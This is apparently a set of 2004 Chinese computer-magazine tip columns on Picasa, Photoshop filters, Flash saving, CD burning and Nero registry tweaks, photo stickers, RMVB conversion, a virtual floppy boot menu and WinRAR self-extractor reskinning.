如果播放的是网上的文件，而这个文件恰好又是流媒体文件，通过转换格式方式，就能把音乐保存到硬盘上，相当于把流媒体下载到了本地。

CF [SY01]

Picasa.ini 文件是怎么回事？

■ 北京 阿飞

网友 wangyaqi 在 CFan 论坛上发帖说:第 18 期上介绍的图像软件 Picasa，装上后在每个有图片的文件夹下都产生一个 picasa.ini 文件，按照文章中介绍的方法选择 Remove from picsa 项也不能删除它。问怎么办？解决方法如下:

安装之后第一次启动 Picasa，它会弹出一个对话框，询问你是扫描硬盘上的所有图片(Include all pictures)还是只扫描指定目录的图片(Include specified folders only)，请选择 Include specified folders 项。单击“下一步”后，在显示窗口中点选你不想产生 Picasa.ini 文件的分区或目录，并点选窗口下方的 Do Not Scan 项，最后点击“下一步”、“完成”即可。对已经产生了的 picasa.ini 文件，只能手工删除了(需将文件夹选项中的查看方式选为“显示所有文件和文件夹”，方能看到该 INI 文件)。

Picasa.ini 文件包含了当前目录中的图片检索信息，将其屏蔽后，该分区或目录上的图片也就检索不到了，并且该文件不是很大，所以建议大家最好不要删除它。

因《Google 家的超快速图像浏览器—— Google Picasa》一文中，对这个问题表述不清，造成大家的困惑，小编深表歉意，争取在以后的工作中，一定做到更细心、更周到。wangyaqi 不但提出了一个很好的问题，还积极解答其他网友关于该软件汉化的问题，精神可嘉，我们决定赠送他一套《趋势科技网络安全个人版》软件，以示感谢。CF [SY02]



Photoshop很专业，但有时也很难用，有些操作需要极高技巧和耐性才能完成。所以有不少第三方厂商开发出各种功能强大并且简单易用的滤镜来，使得小菜鸟也能轻松完成大任务。今天就为大家介绍两款这样的外挂滤镜，其中一款让你轻松实现普通照片变艺术照的效果，另一款能让你将照片中的对象完美抠取出来。

为Photoshop两肋插刀

■ 湖北　二三心情　四川　李学昌

Neat Image Pro MM立即变明星

影楼在拍摄艺术照或婚纱照前，需要花很长时间给主角化妆，并对环境灯光要求很严格，因此拍出来的照片也很美。而下面我所要介绍的方法，只要简单几步，就能使一般数码照片立即变成艺术照效果，让你的MM像明星一样美丽。如图1、图2所示（可惜，在黑白图片上看不出多大的区别，大家可以去http://www.newhua.com/cfan/200423/photo.zip下载本图片的彩色版），变化前的照片因为数码相机拍摄时产生大量噪点，皮肤看上去很粗糙，而且脸上还有几处黑斑，头发也枯涩无光；变化后的照片，肤色光洁如玉，明眸有神，头发也润泽秀丽了许多。



图1



图2

本例主要通过Neat Image Pro来完成，朋友们在网上可以很容易搜到其下载地址。既可以单独运行，也能作为Photoshop滤镜插件使用，只要将其安装目录下的NeatImage.8bf文件拷贝到Photoshop的Plug-Ins目录下即可。

第一步：前期处理

用Photoshop打开待处理的图片，接着用“橡皮图章”（快捷键S）或“修补工具”（快捷键J），将画面中比较明显的杂点去掉。推荐使用“修补工具”，用它圈选杂点后向颜色相似的区域拖动即可（见图3）。



图3

第二步：分析去噪

（1）执行菜单命令“滤镜→ABSoft→NeatImage”启动Neat Image Pro。

（2）切换到“设备噪点配置”标签，拖动鼠标在图像上大致拉出一个需要分析处理的区域，并点击“粗略噪点分析”（蓝色量尺按钮，Rough Noise Analyzer）；再在图像上拉出几个细微地方，并点击“微调分析器，（绿色量尺按钮，Fine-Tuning Analyzer）。当然也可以选择自动配置，但比起手动设置来说精确度可能会差些（见图4）。




图4

> **小提示**
>
> **建议及时预览处理后效果，如不满意就多分析几次。并将觉得满意的设置保存下来，下次遇到同类图像时就能选择自动配置并调用相应设置文件，一次点击，一步到位，大大提高效率。**

（3）完成分析后切换到“噪点过滤设置”标签。这时在图像中拉出一块区域就能看到预览效果，是不是漂亮了很多。如果还不太满意，可修改右侧“噪声滤镜设置”，如果想得到朦胧一点的效果就向右拖动滑钮；反之，如果想尽量保留图像细节，就降低频率，将滑

钮向左拖动。调整完毕，点击“应用”就OK了。如果不是在Photoshop中调用，而是直接启动的Neat Image,则切换到“输出图像”标签，点击“应用”并“保存”就OK了(见图5)。



图5

好了，大功告成，最后还可以在Photoshop中为照片加个相框及其他一些特效等，就更漂亮啦，MM一定会喜欢。

Corel KnockOut 比比谁最“抠”

芝麻开门

Photoshop的基本抠图工具

在Photoshop中，除我们第22期《看我怎么“修理”你——Photoshop图片处理一日通》中介绍的“滤镜→抽出”外(适合边框复杂的对象)，还可根据对象不同选用其他工具进行抠图。

★如果要抠出的图形对象接近规则几何图形可使用矩形选框、椭圆形选框等工具(工具箱第一个工具，按下它不放会弹出子工具箱)。

★对形状稍复杂一些，但边线比较清晰的图形对象，可选择套索、磁性套索等工具(紧挨着矩形工具之下，有三个子工具:套索、多边形、磁性套索，其中磁性套索比较常用)。

★如果前景色与背景色有明显颜色反差，推荐使用“魔术棒”(在套索工具右侧，点选它后在背景任意处点击即可选中背景，将选出背景删除掉即可。另外，注意在选项工具栏上设置不同的容差值多试几遍，就能体验到它的妙处了)。

这里介绍的外挂滤镜Corel KnockOut，抠图原理和Photoshop的“抽出”滤镜差不多，能轻松抠出边线复杂的对象(如马、猴子等有毛发的动物)，但比“抽出”更强大、更专业。另外，还可对图片的阴影部分进行专门的处理以及取色处理、羽化等。大家可以将其名称作为关键词，在网上搜索到该滤镜及汉化补丁的下载链接。先安装英文原版，必须将其安装到Photoshop目录下，如c:\program files\adobe\Photoshop 7.0，最后再打汉化补丁。

第一步:在Photoshop中打开一张图片，双击“图层”调板中的“背景”层，在弹出对话框中直接单击“OK”，即可将背景层转换成一般的图层。

第二步:单击“滤镜”下“KnockOut 2”中的“载入工作图层”，即可进入KnockOut抠图界面(见图6)，看见了吧，小狗非常可爱，但要用一般选取工具将其抠出来可就不容易了，不过对KnockOut来说却是小菜一碟。从这张狗的图片可以看出，其边线比较复杂，有一部分(图中标B的地方)处于半透明状态，另一部分(图中标A的地方)比较规则，身体中部呈不透明状态。对这两种边线应分别对待。



图6

第三步:单击“内部对象”工具，此时鼠标指针呈铅笔状，可沿着小狗边线画圈，如图6中的内圈所示。画圈时要注意的是:A处线条应尽量靠近小狗身体边线，B处线条应尽量位于不透明的身体和半透明皮毛的交界处。

> **小提示**
> 画圈时，可按一下键盘上的L键将鼠标所指之处放大以便于观察，再按一下L键则复原。

第四步:单击选取“外部对象”工具，再画一个外圈。画外圈时要注意的是:尽量靠近皮毛边缘，但又不要让狗的毛发露出圈外。



图7

第五步:选择好“细节”(一般取2～3即可)后单击“处理”按钮，就能观察到效果了，如图7所示，效果还不错吧。如果不满意，还可单击“文件”下的“还原”以撤消前面的所有操作，再重新进行处理。最后单击“文件→应用”，KnockOut窗口会自动关闭，一个无背景的图片就自动输入到Photoshop中了。CF [SY17]

学习Flash不妨用“拿来主义”

■天津　许琳

学习Flash的最好办法就是看看别人的作品是如何做的。当在网上看到精采的Flash动画时，不妨先将它们下载下来慢慢欣赏。这里为大家推荐一款Flash下载专用工具——Flash Catcher(下载地址:http://www.onlinedown.net/soft/7633.htm)。

下载安装后，它会自动在IE工具栏上显示“Flash Catcher”按钮，现在就让我们来试试它的功能吧。首先登录闪客帝国网站(http://www.flashempire.com)，那上面有不少好的Flash作品，笔者在其右上角的TOP10栏目中就看到有“记事本”的链接(这首歌可是我最喜欢的歌星陈慧琳的成名作哦)，点击之后打开如图所示的网页。



单击工具栏上的Flash Catcher按钮，弹出了一个对话框列出了该页上的所有Flash动画，点选某一动画(可按Ctrl键多选)，再单击“保存”按钮即可。不过该页上大多是广告动画，我只需要下载“记事本”动画而已，将光标移到该动画上，其左上角会多出几个按钮，单击左侧第一个按钮就可将“记事本”动画保存下来了。

有些Flash动画，只是观看还不足以了解其精髓，这时可利用IMPERATOR FLA DEMO(下载地址:http://www.onlinedown.net/soft/25194.htm)将SWF文件导出成为Flash的源文件(FLA)。在IMPERATOR FLA DEMO中点击“Select SWF”按钮选择打开SWF文件，然后再点击“Save FLA”，选择文件夹保存即可。在Flash MX中打开导出的FLA文件，所有的帧、文字、声音、图像等元素就都可以编辑修改了，还能查看动作的相关代码，动画精华尽显眼底。CF [SY18]

就算是刻录盘、刻录机再好，但没有刻坏过盘的人好像还没有吧，如果在刻录过程中出现了这样或是那样的问题，你应该如何解决呢？不要再求助那些繁忙的高手啦，本文会为你解答一切。



十问十答 刻录高手大补贴

■自由风工作室 徐海斌 上海 爱美梅

问题一:我无意间删除了CD-RW光盘上的文件，怎么才能找回来？

CD-RW光盘可以像硬盘一样在“资源管理器”中随意添加和删除文件，使用非常方便，但问题也由此产生:无意间删除了一个重要文件，这时怎么办？此时，传统恢复工具是没办法恢复的，只有使用专门的工具CD/DVD Diagnostic(下载地址:http://sq5.onlinedown.net/down/diagnostic.exe)进行恢复。

运行软件，选择误删数据的CDRW光盘盘符(把CDRW光盘放在普通光驱也可以)后，软件会对CDRW光盘进行分析，并列出CDRW光盘中的所有文件，图标上标有红色圆圈的文件和文件夹就是被删除的数据，而标有“？”的则说明该文件可能已经无法恢复，建议尝试一下，但如果该文件图标上有“×”标志，说明该文件已经没有恢复的可能性了。

问题二:使用多重区段方式刻录光盘，第二次继续刻录后，为什么前一次刻录的数据却丢失了？

此问题往往是由第二次刻录时设置不正确造成，因此在进行多重区段刻录时要注意以下问题:

1.除第一次刻录时选择“第一次刻录多重区段”选项外，以后每次追加数据时都必须选择“继续刻录多重区段光盘”选项。

2.当使用“继续多重区段”刻录时，会弹出区段选择对话框，如果光盘上已经有多个区段的话，一定要选择最后的那个区段。这里有个简单方法可以判断所选区段是否正确:当选择区段后，在打开的添加文件窗口中，你应该可以看到以前所有刻录过的数据，如果看不到的话，刻录后也无法在“资源管理器”中看到这些数据。

当然了，遇到了这样的问题也不要担心，即使错误设置了多重刻录选项，无法在浏览器中看到某些区段的数据，但这些数据都是还存在于光盘中的，只不过无法使用常规方法读取而已。你可以用一款叫做ISO Buster(下载地址:http://tj-http.skycn.net:8181/down/isobuster_all_lang.zip)的工具来解决此问题。把光盘放入光驱后运行软件，在左上角的下拉框中选择光驱盘符，即可在窗口中看到光盘的所有区段，包括那些因错误刻录而无法在“资源管理器”中看到的区段内容，右键单击要保存的文件，选择“抽取”即可将其保存到硬盘中。

问题三:为什么我刻录的VCD只能在电脑上看，而不能在影碟机上看？

在电脑中制作VCD时，由于MPEG编码不符合标准，就会导致影碟机无法解码，造成不能播放。不过在新版Nero中，当你添加了不符合标准编码的MPEG文件时，软件会提示“文件不是建立标准视频CD V2.0光盘的有效文件”，这时你在对话框中单击“重新编码视频文件”即可(见图1)。



图1

问题四:Nero 6.0刻录时在4%出错，卸载后安装Nero 5.5版也不行，这是怎么回事？

在确认刻录盘及软件没有问题的情况下，你可以先试着在Nero中清空一下缓存:首先进入Nero Burning ROM，点击“文件→设置”菜单项，然后点击“缓存”标签，查看“高速缓存路径”，然后将该目录中的文件删除即可。

如果问题还没有解决，则可试着升级刻录机的Firewire，方法很简单，只要到刻录机品牌网站，下载最新的Firewire，然后在纯DOS环境下，按说明文件进行操作即可。

问题五:刻坏的盘还能再利用吗？

如果在刻录时，采用了“多重区段”模式刻录，则刻坏的光盘还可以继续使用，但以前数据已经丢失，再刻录时，选择“继续刻录多重区段光盘”即可。如果使用“无多重区段”方式进行刻录，则该光盘无法再使用。

你知道吗？

TAO及DAO

TAO(Track At Once):一次刻录一个数据轨，完成后关闭该轨，使其可以被普通光驱读取，可以多次刻录，即“多重区段光盘”，用此模式刻录，光盘容量有部分损失。

DAO(Disc At Once):不管刻录了多少数据，完成后，该光盘都不再允许数据写入，即“无多重区段”方式，这种模式可以充分使用光盘空间。

问题六：我用了一款国外的系统优化软件清理注册表垃圾之后，刻录机就消失了。进入Nero后，只能找到虚拟的驱动器，试过了各种方法也没有成功，难道非要重装系统才能找回刻录机吗？

其实非常简单地就可以找回你的刻录机。首先右击“我的电脑”，选择“属性”项，接着点击“硬件”选项卡下的“设备管理器”按钮，在“设备管理器”窗口中将“IDE ATA/ATAPI控制器”项展开，使用Del键删除刻录机所在的IDE通道，通常是“Secondary IDE Channel”，最后右击任意项，选择“扫描硬件改动”，就可找回刻录机。

问题七：为什么我从网上下载了500MB的ISO文件，但刻出来的光盘却不到400MB，请问这是怎么回事呢？

由于算法不同，镜像文件与实际刻录的容量不同是很正常的事，但你出现的问题是因为原来500MB的ISO文件用UltraISO或其他编辑镜像编辑软件删除了100MB的内容，这时只要用UltraISO打开该ISO镜像文件，然后“另存为”即可。

问题八：我的刻录机是40倍速的，但在Nero中显示的刻录速度选项很少，请问有什么办法可以增加刻录速度选项吗？

这个问题是可以通过修改注册表解决的：打开“注册表编辑器”，找到[HKEY_CURRENT_USER\Software\ahead\Nero - Burning Rom\Recorder]项，然后将窗口右侧的“UseStaticWriteSpeedTable”(如无此键建立即可)键值修改为“1”即可。

问题九：听别人说Nero在刻录时显示的刻录速度并不是真实的，这是否正确呢？如果是的话我应该如何修改呢？

的确如此，Nero在刻录时显示的刻录速度是有问题，要修改它同样需要修改注册表：打开“注册表编辑器”，定位至[HKEY_CURRENT_USER\Software\ahead\Nero - Burning Rom\Recorder]项，在窗口右侧新建一个名为“ShowSingleRecorderSpeed”的“双字节”键，并将其键值设置为“1”即可。

问题十：我想把几张VCD电视剧合并到一张DVD光盘中，请问用什么软件？

由于DVD刻录机越来越便宜，现在很多人已经开始刻录DVD视频。VCD的视频文件使用MPEG1格式，如果直接刻录为DVD，一般软件都会强行将其转换为MPEG2格式，但清晰度并未增加，这样浪费了空间，所以需要进行一下转换操作。所需工具为TMPGEnc Plus(下载地址：http://www.onlinedown.net/soft/24883.htm)及TMPGEnc DVD Author(下载地址：http://www.onlinedown.net/soft/24881.htm)。

第一步：下载并安装好软件，并将需要合并的MPG文件拷贝至同一文件夹下。打开TMPGEnc Plus，点击“取消”，关闭“项目助手”窗口。

第二步：选择“文件→MPEG工具”菜单项，点击弹出窗口中“分解”选项卡下的“浏览”按钮，选择复制到电脑中的VCD文件，双击“video_stream”项，保存为M1V文件，双击“audio_stream”保存为MP2文件，重复此操作为所有的文件分解，点击“关闭”按钮将“MPEG工具”窗口关闭。



图2 TMPGEnc Plus的试用期为14天

第三步：点击主窗口中“音频源”后的“浏览”按钮，选择MP2文件，在“码流类型”中选择“ES(只有Audio)”，在“输出文件名”后，设置新的MP2文件保存位置，然后点击“设定”按钮，将“取样频率”设置为“48000Hz”，点击“OK”后，单击“开始压缩”(见图2)。

第四步：点击菜单中的“文件→MPEG工具”，打开“合成”选项卡，将“类型”设置为“MPEG-1系统(自动)”，点击“追加”按钮，选择与该MP2文件对应的M1V文件，然后在“输出”中设置好新文件保存目录，点击“执行”按钮。

第五步：重复第三步及第四步操作，完成所有MPEG文件的转换。现在准备工作已经完成。

第六步：打开TMPGEnc DVD Author，点击“作成新项目计划”，然后点击窗口右侧的“追加文件”按钮，导入刚刚转换好的MPEG文件。

第七步：这时会弹出章节剪接窗口，你可根据需要进行“章节剪接编辑”。

第八步：回到主窗口，双击左侧的“无标题节目轨”项(见图3)，将“节目轨名”改为其他名称即可。




图3 TMPGEnc DVD Author的试用期为30天

第九步：单击主窗口上侧的“创建菜单”按钮，进行DVD菜单设计。

第十步：全部完成后，点击“输出”按钮，确认“创建DVD文件夹”已经勾选，然后设置好“输出文件夹”，最后点击“开始输出”。输出完成后，再点击“启动DVD刻录工具”按钮，在“DVD刻录工具”窗口中设置好“刻录速度”、“写入驱动器”及“光盘卷标名”后，点击“DVD刻录”按钮即可。CF [SY05]

现在的年轻人非常流行拍“大头贴”(贴纸照)，虽说很多商家已经将价格压得很低，但也经不住MM们三天一大拍，两天一小拍，为了节约资金，同时也为了更加个性化，所以我们来自制大头贴。



在家也能拍拍拍

■ 北京　神农

一台“大头贴”机器的原理很简单，就是低配置电脑一台，安装上Windows 98和贴纸照软件，再加上摄像头一个，白炽灯若干，喷墨打印机一台，以及把这些东西组合在一起的框体。那么我们来看看你的家里都有什么呢？高配置电脑、Windows 2000/XP、摄像头、台灯、喷墨打印机，只要有这些，自制“大头贴”将不再是个梦。



一台“大头贴”机器要一万元以上

DIY个性大头贴

要打造个性大头贴，只需ACDSee就可以完成，有了它，打造个性大头贴就不会再是梦了。以下以ACDSee 7.0为例。

1.拍摄照片

第一步:打开ACDSee组件之一ACD Photo Editor 3.1，选择菜单项“文件→TWAIN获取”，然后在弹出窗口中点击“立即获取”按钮，这时会根据摄像头不同，弹出不同的抓取窗口(见图1)。



图1　点击“捕获”按钮即可

第二步:打开刚刚抓取的图片，点击“裁剪”工具，对刚刚抓取的图片进行处理(见图2)。



图2　将大图裁剪为小图

> **小提示**
> 使用“铅笔”或其他工具在图片上进行修改，如果你是高手，也可以将照片导入Photoshop，添加一些卡通图(使用一些QQ表情图即可)。

第三步:重复前两步，处理所有大头贴照片。

2.设计贴纸

第一步:打开ACDSee的另一个组件ACD FotoSlate 3.1，然后“取消”，关闭“快速开始”，接着立刻点击“设计师”按钮，开始设计贴纸。

第二步:在“页面设计师”窗口中点击“新建”按钮，然后在“纸张尺寸”中选择“A6”，点击“确定”(见图3)。



图3　A6纸的尺寸为A4纸的一半，打印时要注意

第三步:使用工具栏中的“重覆”、“Image”按钮及菜单栏中的“对齐方式”项，制作出4×4的图片框(见图4)。




图4　4×4的方式与外面的16连拍相同，当然你也可以根据需要使用“Image”按钮画出大小不同的相片框

第四步:点击“文件→保存”菜单项，将刚刚建好的文件保存在“Page Library\Creative Projects\Photo Albums\Portrait”文件夹下，关闭“页面设计师”窗口。

3.制作贴纸

第一步:回到ACD FotoSlate 3.1窗口，点击右侧窗格的“点击‘这里’添加页面”，从“添加页面”窗口中选中刚刚制作的页面后，点击“添加→确定”按钮。

第二步:点击左侧窗格中的“点击‘这里’添加图像”，然后使用“添加”按钮，完成照片的添加，之后点击“确定”回到主窗口。

第三步:将左侧照片依此放入右侧图片框中。如图片过大，则自动显示照片的中间部分(见图5)。

第四步:双击右侧窗格中任意一张照片，点击“设置”按钮，在弹出窗口中选择一种WMF边框，重复此操作完



图5　除了用摄像头拍摄，还可以使用数码相机拍摄的数码照片，或是使用下面介绍的方法得到的“大头贴”

成所有图片的添加。

小提示

此处的WMF格式边框全部保存在C:\Program Files\ACD Systems\FotoSlate\3.1\Frames\下，你可以登录Google或Baidu，使用“WMF”及“花边”作为关键词搜索到更多边框资源。

第五步：现在你可以使用“打印”按钮，将照片打印出来，然后使用“保存”按钮完成保存。

你知道吗？

拍“贴”秘诀大公开

①仰角45度；

②缩下巴眼睛睁大；

③尽量让你的脸在画面上变小；

④光线要足，建议使用白炽灯。

专业大头贴软件

在网上流行的大头贴软件主要有两款共享软件：“迷你大头贴”(下载地址：http://www.onlinedown.net/soft/35385.htm)，功能简单，未注册版只有40款边框，但运行最稳定，需要注意由于软件在进入时要打开摄像头，所以请耐心等候软件进入；“大头贴制作系统”(下载地址：http://www.onlinedown.net/soft/30517.htm)，功能很多，而且提供了200多款边框，只是运行速度较慢，而且不太稳定。

由于这两款软件优缺点各不相同，所以需要对其进行组合。

第一步：下载并安装“迷你大头贴”及“大头贴制作系统”。

第二步：进入“大头贴制作系统”安装文件夹“C:\Program Files\星智科技软件工作室\大头贴制作系统\花边\”，将其下的文件全部复制粘贴到“迷你大头贴”安装文件夹“C:\Program Files\迷你大头贴\Background\”下。

第三步：再次打开“迷你大头贴”，就可使用“大头贴制作系统”中的200多种边框了(见图6)。



图6　“迷你大头贴”未注册版只能暂存5张图片，所以要随照随存随删

CF [SY06]

很多朋友通过发E-Mail或是打电话的方式问过小特，用什么才能将AVI或是WMV等格式的视频文件转换为RMVB格式，下面我们就来介绍一款非常不错的转换软件。

保质减量　转换RMVB格式

■ 陕西　贝克

要想将AVI等格式的视频文件在质量有所保证，同时尽量减少空间占用的前提下进行转换，那么首选的格式必然为RMVB。而使用的转换软件，推荐你使用Easy RealMedia Producer(下载地址：http://redcheek.net/erm/ermp_full.zip)。

这款免费软件可是说是同类软件中最好用的一款。它不仅具有批量压缩的功能，而且采用全新的RealVideo9及RealVideo10内核，并且支持几乎所有流行的媒体格式，在转换的同时，你还可以进行音频及视频同步调整、调节画面颜色/亮度等等操作。

软件安装后，会在开始菜单生成“Easy RealMedia Producer”及“Easy RealMedia Editor”两个快捷方式，前者用于转换RM/RMVB格式，后者用于修改RM/RMVB的基本信息。由于你的需要是转换，所以我们这里主要介绍前者。

打开“Easy RealMedia Producer”，第一次运行时，先从“Select language”下拉菜单中选择“简体中文”，将界面改为简体中文。进入软件的主窗口后，点击“添加”按钮，选择需要转换的文件(可以使用Shift或Ctrl添加多个文件)，然后在主窗口内选择刚刚添加的文件后，点击“参数设置”按钮，打开“RealMedia设置”窗口，这里提供了很多设置选项，需要注意如下几点：①如果要压缩电影，“压缩设置”项下的“平均码率”建议设置为“500”，如果压缩动画片，则设置为“450”甚至更少均可，另外通过“码率计算”按钮可以根据影片的长度计算出文件压缩后的尺寸大小；②“视频编码”处为了得到更好的效果，建议选择“RealVideo 10”；③如果片源不好，声音及画面不同步，那么可以通过“过滤设置”下的“音频[+延迟/-提前]”来进行相应的调节；④如果片源的画面偏暗，那么可以点击“过滤设置”下的“更多”按钮，在弹出窗口中勾选“调整画面颜色/亮度”项，然后点击“调整”按钮进行修改；⑤为了减小文件体积，如果不需要影片最后的字幕部分，可以通过“过滤设置”下的“设定影片结束时间”项来实现。所有的设置完成后，回到主界面，点击“开始压缩”按钮即可。注意在进行RMVB压缩时，软件需要占用大量系统资源，所以尽量不要进行其他操作。



CF [SY07]

提到虚拟软驱，很多人立刻就会想到那个非常流行的“虚拟软驱”(vFloppy)，虽然它给无软驱电脑带来了很大便利，但在使用中却有一些遗憾，于是一款更强大的虚拟软驱软件出现了……

“保真价实”的虚拟软驱

■ 北京 神农

很多朋友的电脑中都安装了“虚拟软驱”软件，但它并不完善，下面为大家介绍一款更优秀的“仿真虚拟软驱”。

“仿真虚拟软驱”的优点:

★支持在Windows下以虚拟软驱形式加载IMG文件，并能像使用真实软盘那样对镜像中的文件随时修改。

★与“虚拟软驱”一样，可使用镜像文件进行引导，并像真实软盘那样可在DOS下添加、删除文件。

★支持多种镜像模式，如BIN、DAT、FDD、FLP、IMA、IMG等格式。

仿真虚拟软驱小档案

软件版本:1.0	软件大小:1.86MB
软件性质:免费软件	适用平台:Windows 2000/XP
下载地址:http://www.newhua.com/cfan/200423/vfloppy.zip	

1.软件的安装

下载并解压缩后，运行其中的Vfloppy.exe进行安装，注意不要修改软件安装目录D:\BOOT。安装结束后，系统会自动重启两次，当再次进入系统时，打开D:\BOOT文件夹，运行配置程序WinVF.exe，点击“安装”按钮即可。

2.在Windows下读写“软驱”

第一步:同样是在配置程序中，点击“路径”按钮选择IMG等格式的镜像文件，然后“设置”好软驱符盘，最后点击“加载→启动”按钮完成镜像加载(见图1)。



图1 “仿真虚拟软驱”的配置程序

第二步:打开“资源管理器”双击刚刚添加的“软驱”盘符，就能像使用真实软盘一样对其中的文件进行读写操作了。

3.用“软盘”引导系统

第一步:将需要引导的IMG文件（网上有不少增强型的DOS启动盘提供下载，其中的主要文件一般都是IMG或IMA文件，可以直接拿来使用）用WinRAR或WinZip等软件压缩为DUDU.ZIP，并覆盖D:\BOOT下的同名文件(软件原带的DUDU.ZIP为纯DOS引导盘)。

第二步:重启电脑，当完成BIOS检测时(电脑检测是否需要从光盘及软盘引导时)，按下Alt键，就会激活引导程序，选择“启动仿真虚拟软驱”，就可以使用镜像文件引导系统了。

4.添加多个引导镜像

笔者在使用“虚拟软驱”时，需要同时添加多个镜像文件，不同镜像文件引导项目不同，而“仿真虚拟软驱”要实现这点稍有麻烦，具体方法如下。

第一步:用WinRAR压缩需要使用的镜像文件，并命名为bubu1.ZIP(名称任意，但需与下面menu.lst文件中的文件名相对应)，然后将其复制到D:\Boot文件夹下。



图2 编辑引导程序

第二步:进入D:\boot\grub文件夹，右击文件Menu.lst(该文件为隐藏文件)，选择“属性”，去除其“只读”属性。

第三步:用“记事本”打开Menu.lst，在“boot”行下添加如下命令(见图2):

```
title 启动仿真虚拟软驱2
kernel (hd0,4)/boot/grub/memdisk.gz
initrd (hd0,4)/boot/bubu1.zip
boot
```

> **小提示**
>
> “title”行后的文字可任意修改，“initrd (hd0,4)/boot/dudu1.zip”行中的“bubu1.zip”表示引导镜像的文件名。

第四步:重启电脑，选择“启动仿真虚拟软驱2”项，就可引导镜像文件bubu1.ZIP了。

第五步:压缩镜像文件可为不同文件名，修改Menu.lst文件，就能添加多个不同的引导项了。CF [SY08]

不管是菜鸟还是老鸟，都会与WinRAR打交道，天天面对同样的WinRAR是不是已经有所厌烦？想不想将WinRAR改头换面，来个大变身？

我的WinRAR我做主



■东北大学　孙德超

给WinRAR改头换面要分两步走：

1.修改主界面

WinRAR是大家常用的软件，但它的图标按钮非常单调，所以有很多网友都对它进行了修改，这里推荐大家使用先锋网(http://www.pcpchina.com)版主制作的系列图标，可以从http://www.newhua.com/cfan/200423/winrarskin.rar下载，直接安装即可。

注意该皮肤只有在Windows XP下使用才能得到最佳效果。

2.修改自解压程序

如果安装过Nero5.0，你会发现其安装界面是使用WinRAR制作的，但图标和界面却不是标准样式，如何使我们制作的自解压程序也变得有个性呢？

准备工具: Resource Hacker(下载地址:http://nj2.onlinedown.net/down/HA-reshacker34079-LDR.zip)、UPX shell(下载地址:http://xz.onlinedown.net/down/PUPXShell.rar)、Microangelo(下载地址:http://nj2.onlinedown.net/files/HA_Microangelo559C2_chenmy.rar)及Adobe Photoshop等。

实现原理: WinRAR的自解压程序是依靠文件Default.sfx制作的，Default.sfx文件其实是个可执行程序，我们要做的就是用上述的几种工具将Default.sfx修改。注意该文件是被UPXshell压缩过的，必需先解压缩后才能修改它，然后用Resource Hacker软件将其中的位图资源和图标资源导出，在Adobe Photoshop中处理后再用Resource Hacker导回，最后，经过UPX shell加壳，一次小小的整容就完成了。

第一步: 进入WinRAR安装文件夹，备份Default.sfx文件，将Default.sfx改名为Default.exe。

第二步: 运行UPX shell，点击"Open"按钮打开Default.exe，然后点击"Compress"标签，勾选"Decompress"项，并点击"Go!"按钮，完成解压缩。

第三步: 打开Resource Hacker，用"文件→打开"项，打开Default.exe，然后依次展开"位图→101→2052"，接着点击"操作→保存[位图:101:2052]"，将图片保存(见图1)。用同样的方法，将"图标"下的所有图标导出。



图1

第四步: 用Photoshop打开导出的位图，对其进行修改，但尺寸不要改变。修改完成后，点击Photoshop的"图像→模式→索引颜色"，将图片改为索引方式，并把图片另存为BMP格式即可(见图2)。



图2

第五步: 使用Microangelo打开刚刚导出的图标文件，然后根据需要进行修改。

第六步: 回到Resource Hacker，再次展开"位图→101→2052"，选择"操作→替换位图"菜单项，在弹出窗口中点击"打开新位图文件"按钮，完成位图的替换。接着再通过"操作→替换图标"菜单项，完成图标的替换，以上所有操作完成后，点击"文件→保存"项。

第七步: 打开UPX Shell，选择修改好的文件，点击"Compress"选项卡下的"Go!"按钮，将Default.exe压缩加壳，最后，将其更名为Default.sfx即可。

以后再使用自解压缩时，就可以看到一个不一样的WinRAR自解压界面了。CF [SY09]

轻轻松松玩转键盘灯

■辽宁　二手三好街　　湖北　旺旺　　北京　杨国强

你知道吗？

★关于 Caps Lock、Scroll Lock、Num Lock 键

Caps Lock、Num Lock 两个按键大家经常使用，前者为大写锁定，打开时输入大写字母，关闭后输入小写字母；后者为数字键盘锁定键，打开后，可输入数字，关闭时可变为功能键。而Scroll Lock键，可能大家对它还不太熟悉。

Scroll Lock键最早出现在IBM的PC/XT机型的83键盘和AT接口的84键盘上，现在这个键不仅仅出现在PC机的101键盘上，连苹果机的“增强”型键盘上也加上了该按键。该键在DOS时期用处很大，由于当时显示技术限制了屏幕只能显示宽80个字符长25行的文字，在阅读文档时，使用该键能非常方便地翻滚页面。随着技术发展，在进入Windows时代后，Scroll Lock键的作用越来越小，不过在Excel中它还是有点用处：如果在Scroll Lock关闭的状态下使用翻页键(如Page Up和Page Down)时，单元格选定区域会随之发生移动；反之，若要在滚动时不改变选定的单元格，那只要按下Scroll Lock即可。

★不让切换键捣乱

当你正在专注地输入汉字，一抬头，却发现屏幕上出现的是一大段英文大写字母，实在麻烦。造成上述错误的原因就是误按下了键盘上的Caps Lock键。其实只要按住Num Lock键五秒钟以上，就能打开辅助功能的“使用切换键”，这样当按下Caps Lock、Scroll Lock或Num Lock键时，PC喇叭会发出高声，在关闭这些键时则会发出低声。

★一启动就打开Num Lock

